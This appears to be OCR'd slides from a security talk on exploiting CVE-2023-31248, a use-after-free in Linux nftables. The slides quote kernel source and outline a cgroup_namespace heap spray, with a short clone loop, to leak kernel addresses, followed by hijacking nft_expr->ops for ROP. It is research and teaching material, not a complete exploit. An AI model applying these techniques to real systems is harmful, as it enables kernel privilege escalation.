
Exploitation with Cross-CPU Allocation



Exploitation with Cross-CPU Allocation



Exploitation Overview



CVE-2023-31248

Exploitation Overview

```
static void nft_immediate_destroy(const struct nft_ctx *ctx,
                                  const struct nft_expr *expr)
{
        const struct nft_immediate_expr *priv = nft_expr_priv(expr);
        const struct nft_data *data = &priv->data;
        struct nft_rule *rule, *n;
        struct nft_ctx chain_ctx;
        struct nft_chain *chain;

        if (priv->dreg != NFT_REG_VERDICT)
                return;

        switch (data->verdict.code) {
        case NFT_JUMP:
        case NFT_GOTO:
                chain = data->verdict.chain;

                if (!nft_chain_is_bound(chain))
                        break;
```


```
static inline bool nft_chain_is_bound(struct nft_chain *chain)
{
        return (chain->flags & NFT_CHAIN_BINDING) && chain->bound;
}
```

```
                list_for_each_entry_safe(rule, n, &chain->rules, list)
                        nf_tables_rule_release(&chain_ctx, rule);

                nf_tables_chain_destroy(&chain_ctx);
                break;
```


```
void nf_tables_chain_destroy(struct nft_ctx *ctx)
{
        struct nft_chain *chain = ctx->chain;
        struct nft_hook *hook, *next;

        if (WARN_ON(chain->use > 0))
                return;

        /* no concurrent access possible anymore */
        nf_tables_chain_free_chain_rules(chain);
```

```
        } else {
                kfree(chain->name);
                kfree(chain->udata);
                kfree(chain);
        }
}
```

Exploitation Overview



Exploitation Overview



CVE-2023-31248

Information Leak

- Using namespace objects (Suggested by Gwangun Jung of Theori)
  - **cgroup_namespace (*kmalloc-cg-64*)**
  - mnt_namespace (*kmalloc-cg-128*)
  - ipc_namespace (*kmalloc-cg-1024*)

```
struct cgroup_namespace {
        struct ns_common        ns;
        struct user_namespace   *user_ns;
        struct ucounts          *ucounts;
        struct css_set          *root_cset;
};
```

Kernel Heap Address

```
struct ns_common {
        atomic_long_t stashed;
        const struct proc_ns_operations *ops;
        unsigned int inum;
        refcount_t count;
};
```

Kernel Text Address

CVE-2023-31248

Information Leak - cgroup_namespace

- struct cgroup_namespace is allocated when creating cgroup namespace

```
static struct cgroup_namespace *alloc_cgroup_ns(void)
{
        struct cgroup_namespace *new_ns;
        int ret;

        new_ns = kzalloc(sizeof(struct cgroup_namespace), GFP_KERNEL_ACCOUNT);
        if (!new_ns)
                return ERR_PTR(-ENOMEM);
        ret = ns_alloc_inum(&new_ns->ns);
        if (ret) {
                kfree(new_ns);
                return ERR_PTR(ret);
        }
        refcount_set(&new_ns->ns.count, 1);
        new_ns->ns.ops = &cgroupns_operations;
        return new_ns;
}
```

CVE-2023-31248


Information Leak - cgroup_namespace

- Calling clone with CLONE_NEWCGROUP
- Objects are freed when the child function exits

```
static int childFunc(void *arg) {
    usleep(5 * 1000 * 1000);
    exit(0);
}
```

```
for (int i = 0; i < clone_max; i++) {
    usleep(10);
    pids[i] = clone(childFunc, child_stack + STACK_SIZE, CLONE_NEWUSER | CLONE_NEWCGROUP | SIGCHLD, 0);
    clone_count++;
}
```

Exploitation Overview



RIP Control and ROP - nft_rule

- struct nft_rule
- struct nft_expr
- Modify nft_expr->ops

```
struct nft_rule {
        struct list_head                list;
        u64                             handle:42,
                                        genmask:2,
                                        dlen:12,
                                        udata:1;
        unsigned char                   data[]
                __attribute__((aligned(__alignof__(struct nft_expr))));
};
```

```
struct nft_expr {
        const struct nft_expr_ops       *ops;
        unsigned char                   data[]
                __attribute__((aligned(__alignof__(u64))));
};
```

